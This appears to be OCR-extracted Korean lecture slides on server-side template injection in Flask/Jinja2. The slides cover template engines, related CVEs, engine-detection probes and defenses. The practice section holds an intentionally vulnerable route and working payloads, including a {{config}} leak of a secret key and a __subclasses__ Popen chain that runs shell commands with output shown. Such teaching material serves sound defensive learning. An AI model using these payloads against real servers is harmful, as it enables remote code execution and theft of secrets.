SSTI 취약점

202112021 박채우

웹 템플릿

템플릿 엔진이란 템플릿 양식과 입력 자료를 합성하여 결과 문서(HTML)을 출력하는 소프트 웨어를 의미한다. 따라서 웹 템플릿 엔진은 브라우저에서 출력되는 문서를 위한 소프트웨어이다.

이 중 서버사이드 템플릿 엔진은 서버에서 DB 또는 API 에서 가져온 데이터와 사전에 설정해놓은 템플릿을 합쳐서 HTML 을 만든 후 클라이언트에게 전송하는 방식이다.

웹 템플릿

이 때 템플릿 엔진을 사용하는 이유는 반복적이고 공통적인 요소를 템플릿화 시키는 것이 아닌 HTML로 새로 작성하게 된다면 모든 페이지에서 새로 요소를 구성해야 하기 때문에 편의성과 효율성이 떨어지게 된다.

즉 특정한 데이터만 바뀌고 전체적인 형식은 같은 경우 기존에 있는 템플릿을 이용해 데이터만 수정한 후 HTML 로 쉽게 변환 할 수 있다는 장점이 있다.

```
def index():
    pram = request.args.get('pram', '')
    html = '''
        <html>
        <div class="center">
        <h1>SSTI 실습</h1>
        <h2>%s</h2>
        </html>
    '''% pram
    return render_template_string(html)
```

SSTI

SSTI(Server-Side-Template-Injection) 취약점이란 웹 템플릿 엔진에 공격자의 코드가 템플릿에 포함된 상태에서 서버 측에 템플릿 인젝션이 발현되는 공격을 의미한다.

즉 공격자가 코드를 삽입 한 후 해당 코드에 대해 서버에서 필터링을 거치지 않고 코드가 실행되는 공격을 의미한다.

SSTI

서버에서 해당 코드를 실행하는 것으로 RCE 공격까지 확대가 가능하기 때문에 위험하다.

서버 다운, 파일 강제 실행, 권한 축소/확대 ..


SSTI


CVE	취약점이 발생한 플랫폼
CVE-2022-22954	Vmware Workspace ONE
CVE-2021-46362	Magnolia CMS <= 6.2.3v
CVE-2021-46063	Mingsoft Mcms 5.2.5v
CVE-2021-22570	Jetbrains Youtrack 2020.5.3123v
CVE-2018-14716	Craft CMS SEOmatic plugin 3.1.4v
CVE-2018-13818	Symfony Twig < 2.4.4v

템플릿

현재 템플릿 엔진은 굉장히 많은 종류가 있다. 즉 SSTI 취약점 점검 때 사용하는 템플릿 문법은 엔진마다 구문이 조금씩 다르기 때문에 정리해야할 필요가 있다.

템플릿


${7*7}
a{*comment*}b
{{7*7}}
Smarty
${"z".join("ab")}
{{7*'7'}}
Not vulnerable
Mako
Unknown
Jinja2
Twig
Unknown


Template 구문
@( )
#{ }
${ }
{{ }}
[[ ]]
{1+2}
Asp Razor
EL
+JavaEL
Java
Jinja2
smarty
Freemarker
Ruby
Jade
Codepen
Freemarker
Java
Jinja
Jinjava
pebble
Twig
Handlebars
Template Engine


템플릿

구분	설명
제어문(if)	1. {% if <조건> %} 2. <실행코드> 3. {% elif <조건> %} 4. <실행코드> 5. {% else <조건> %} 6. <실행코드> 7. {% endif %}
반복문(for ~ in …)	1. {% for item in navigation %} 2. {{ item.caption }} 3. {% endfor %}
표현식	1. {{ … }}
주석	1. {{# … #}}


{{….}} 구문은 단순 표현식으로도 사용이 가능하지만 클래스 객체의 속성을 이용한 명령도 사용이 가능하다.


공격 시나리오


1. 공격자가 사이트를 확인 한 후 공격에 취약한지 검증
2. 공격이 성공한다면 서버 내 의 클래스 목록에 있는 명령어 들의 번호를 확인
3. 해당 명령어들을 활용해서 공격을 수행한다.


kw
kw={{ 2*2 }}
{{ 2*2 }}
Request
WWW
Response
4

실습


127.0.0.1:5000/?pram={{5*5}}
127.0.0.1:5000/?pram={{5*5}}
SSTI를 연습해봅시다!
25



127.0.0.1:5000/?pram={{config}}
127.0.0.1:5000/?pram={{config}}
SSTI 실습
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'FLAG{yyaean22y6gu5m1rv2t1xoudti7e0u8zgamp0awpuy7nyuo3gq}', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': None, 'JSON_SORT_KEYS': None, 'JSONIFY_PRETTYPRINT_REGULAR': None, 'JSONIFY_MIMETYPE': None, 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>



{{"".__class__.__base__.__subclasses__()[447]('dir',shell=True,stdout=-1).communicate()}}

실습

{{"".__class__.__base__.__subclasses__()[447]('mkdir ssti',shell=True,stdout=-1).communicate()}}



127.0.0.1:5000/?pram={{"".__cla

127.0.0.1:5000/?pram={{"".__class__.__base__.__subclasses__()[447]('ipconfig',shell=True,stdout=-1).communicate()}}

SSTI 실습

(b'\r\nWindows IP \xb1\xb8\xbc\xba\r\n\r\n\r\n\xc0\xcc\xb4\xf5\xb3\xdd \xbe\xee\xb4\xf0\xc5\xcd \xc0\xcc\xb4\xf5\xb3\xdd:\r\n\r\n
\xb9\xcc\xb5\xf0\xbe\xee \xbb\xf3\xc5\xc2 . . . . . : \xb9\xcc\xb5\xf0\xbe\xee \xbf\xac\xb0\xe1 \xb2\xf7\xb1\xe8\r\n
\xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n\r\n\xbe\xcb \xbc\xf6 \xbe\xf8\xb4\xc2 \xbe\xee\xb4\xf0\xc5\xcd
\xb7\xce\xc4\xc3 \xbf\xb5\xbf\xaa \xbf\xac\xb0\xe1:\r\n\r\n \xb9\xcc\xb5\xf0\xbe\xee \xbb\xf3\xc5\xc2 . . . . . :
\xb9\xcc\xb5\xf0\xbe\xee \xbf\xac\xb0\xe1 \xb2\xf7\xb1\xe8\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . :
\r\n\r\n\xb9\xab\xbc\xb1 LAN \xbe\xee\xb4\xf0\xc5\xcd \xb7\xce\xc4\xc3 \xbf\xb5\xbf\xaa \xbf\xac\xb0\xe1* 1:\r\n\r\n
\xb9\xcc\xb5\xf0\xbe\xee \xbb\xf3\xc5\xc2 . . . . . : \xb9\xcc\xb5\xf0\xbe\xee \xbf\xac\xb0\xe1 \xb2\xf7\xb1\xe8\r\n
\xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n\r\n\xb9\xab\xbc\xb1 LAN \xbe\xee\xb4\xf0\xc5\xcd \xb7\xce\xc4\xc3
\xbf\xb5\xbf\xaa \xbf\xac\xb0\xe1* 10:\r\n\r\n \xb9\xcc\xb5\xf0\xbe\xee \xbb\xf3\xc5\xc2 . . . . . : \xb9\xcc\xb5\xf0\xbe\xee
\xbf\xac\xb0\xe1 \xb2\xf7\xb1\xe8\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n\r\n\xbe\xee\xb4\xf0\xc5\xcd
VMware Network Adapter VMnet1:\r\n\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n
\xb8\xb5\xc5\xa9-\xb7\xce\xc4\xc3 IPv6 \xc1\xd6\xbc\xd2 . . . . : fe80::6c3f:cbc1:a55d:bc49%9\r\n IPv4 \xc1\xd6\xbc\xd2 . . . . . :
192.168.111.1\r\n \xbc\xad\xba\xea\xb3\xdd \xb8\xb6\xbd\xba\xc5\xa9 . . . . . : 255.255.255.0\r\n \xb1\xe2\xba\xbb
\xb0\xd4\xc0\xcc\xc6\xae\xbf\xfe\xc0\xcc . . . . . : \r\n\r\n\xbe\xee\xb4\xf0\xc5\xcd VMware Network Adapter
VMnet8:\r\n\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n \xb8\xb5\xc5\xa9-\xb7\xce\xc4\xc3 IPv6
\xc1\xd6\xbc\xd2 . . . . : fe80::cfff:cbd6:7b9a:be3%20\r\n IPv4 \xc1\xd6\xbc\xd2 . . . . . : 192.168.59.1\r\n \xbc\xad\xba\xea\xb3\xdd
\xb8\xb6\xbd\xba\xc5\xa9 . . . . . : 255.255.255.0\r\n \xb1\xe2\xba\xbb \xb0\xd4\xc0\xcc\xc6\xae\xbf\xfe\xc0\xcc . . . . . :
\r\n\r\n\xb9\xab\xbc\xb1 LAN \xbe\xee\xb4\xf0\xc5\xcd Wi-Fi:\r\n\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n
\xb8\xb5\xc5\xa9-\xb7\xce\xc4\xc3 IPv6 \xc1\xd6\xbc\xd2 . . . . : fe80::6b2b:ad64:e774:c1de%13\r\n IPv4 \xc1\xd6\xbc\xd2 . . . . . :
192.168.0.8\r\n \xbc\xad\xba\xea\xb3\xdd \xb8\xb6\xbd\xba\xc5\xa9 . . . . . : 255.255.255.0\r\n \xb1\xe2\xba\xbb
\xb0\xd4\xc0\xcc\xc6\xae\xbf\xfe\xc0\xcc . . . . . : 192.168.0.1\r\n\r\n\xbe\xee\xb4\xf0\xc5\xcd Bluetooth
\xb3\xd7\xc6\xae\xbf\xf6\xc5\xa9 \xbf\xac\xb0\xe1:\r\n\r\n \xb9\xcc\xb5\xf0\xbe\xee \xbb\xf3\xc5\xc2 . . . . . : \xb9\xcc\xb5\xf0\xbe\xee
\xbf\xac\xb0\xe1 \xb2\xf7\xb1\xe8\r\n \xbf\xac\xb0\xe1\xba\xb0 DNS \xc1\xa2\xb9\xcc\xbb\xe7. . . . : \r\n', None)

예방대책

- render_template_string() 사용하지 않기

jinja의 경우 render_template_string() 함수가 아닌 render_template() 함수를 사용하면 사용자가 입력한 템플릿 구문을 명령어가 아닌 문자열로 해석해서 html 로 반환한다.

- 필터링

사용자가 입력한 특수문자 구문들을 필터링 함으로써 예방할 수 있다. SSTI 공격에서 사용되는 핵심 특수문자는 {}, [] 등이 있으며 해당 문자를 필터링 해야한다.

예방대책

```
pram = re.sub('[{}]','', pram)
```